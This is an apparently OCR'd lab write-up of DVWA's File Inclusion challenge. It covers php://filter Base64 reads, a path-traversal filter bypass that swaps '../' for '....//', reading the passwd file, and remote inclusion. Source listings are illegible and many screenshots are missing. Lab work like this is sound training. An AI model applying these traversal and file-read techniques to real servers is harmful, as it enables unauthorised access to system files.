
This parameter must be located at the end of your php://filter specification and should point to the stream which you want filtered.


```
<?php
/* This is equivalent to simply:
  readfile("http://www.example.com");
  since no filters are actually specified */

readfile("php://filter/resource=http://www.example.com");
?>
```

Example #3 php://filter/read=<filter list to apply to read chain>

This parameter takes one or more filternames separated by the pipe character |.

```
<?php
/* This will output the contents of
  www.example.com entirely in uppercase */
readfile("php://filter/read=string.toupper/resource=http://www.example.com");

/* This will do the same as above
```




Decode from Base64 format


```
    exit ("Nice try ;-). Use the file include next time!");
}

?>

1.) Bond. James Bond

<?php

echo "2.) My name is Sherlock Holmes. It is my business to know what other people don't know.\n\n<br /><br />\n";

$line3 = "3.) /Romeo, Romeo! Wherefore art thou Romeo
```


Decode files from Base64 format

After the decoding we figured out the third quote

File Inclusion with Security Medium Difficulty

We decided to try the same website that worked before in low level but it didn’t work we decide to check source






Vulnerability: File Inclusion

File Inclusion Source


vulnerabilities/fi/source/medium.php

```
[illegible]
```


So we decided to play on ../ and see what happens we went to burpsuite which confirmed that upon testing it it give it shows back the 4 quotes and that is by replacing ../ with ….//




We also tested out some other combination using passwd and noticed



And finally replacing http and trying it on google and see



File Inclusion with Security Level Hard




Vulnerability: File Inclusion


File Inclusion Source


vulnerabilities/fi/source/high.php

```
[illegible]
```

After checking the source we decided to try the same passwd as last difficulty








```
1.) Bond. James Bond
2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
<br /><br />
--LINE HIDDEN ;)--
<br /><br />
4.) The pool on the roof must have a leak.
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
<!DOCTYPE html>
<html lang="en-GB">
	<head>
		<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
		<title>Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA)</title>
```


We were able to find the directory from terminal using vi command


We also tried taking advantage of the ../ and noticed without the directory we found the same solution


Vulnerability: File Inclusion

